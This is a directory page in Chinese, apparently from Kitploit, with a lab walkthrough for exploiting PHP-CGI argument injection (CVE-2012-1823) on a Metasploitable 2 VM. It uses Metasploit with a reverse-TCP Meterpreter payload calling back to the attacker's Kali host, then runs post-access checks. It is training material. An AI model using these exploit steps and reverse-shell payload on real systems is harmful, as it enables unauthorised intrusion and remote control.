Skip to content
KitploitKITPLOIT
工具博客
Log in
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
PHP-CGI-Argument-Injection-Exploit — 本视频演示了通过Metasploit利用Kali Linux对Metasploitable 2服务器进行PHP CGI参数注入(CVE-2012-1823)攻击。 | Kitploit
工具/GitHubGitHub/nulltrace1336/php-cgi-argument-injection-exploit
漏洞利用框架漏洞分析Web应用程序漏洞利用渗透测试学习与教育实验室与实践
GitHubnulltrace1336/php-cgi-argument-injection-exploit

PHP-CGI-Argument-Injection-Exploit

本视频演示了通过Metasploit利用Kali Linux对Metasploitable 2服务器进行PHP CGI参数注入(CVE-2012-1823)攻击。

查看仓库
109个月前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

🎬 这个 YouTube 视频

YouTube Video

1️⃣ 目标检查

从 Kali 中确定 Metasploitable 的 IP:

ip a

例如:

Kali: 192.168.56.101

Metasploitable2: 192.168.56.102

检查端口和服务:

nmap -p 80 192.168.56.102

也可以在浏览器中检查:

http://192.168.56.102/

2️⃣ 启动 Metasploit

msfconsole


3️⃣ 选择 PHP CGI 漏洞利用模块

search php cgi

正确模块:

use exploit/multi/http/php_cgi_arg_injection

4️⃣ 配置漏洞利用

set RHOSTS 192.168.56.102
set RPORT 80
set TARGETURI /

选择 Payload:

set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.56.101
set LPORT 4444

检查一下:

show options

5️⃣ 运行漏洞利用

run

或

exploit

如果成功:

Meterpreter session 1 opened

6️⃣ 检查访问权限

sysinfo
whoami
下载工具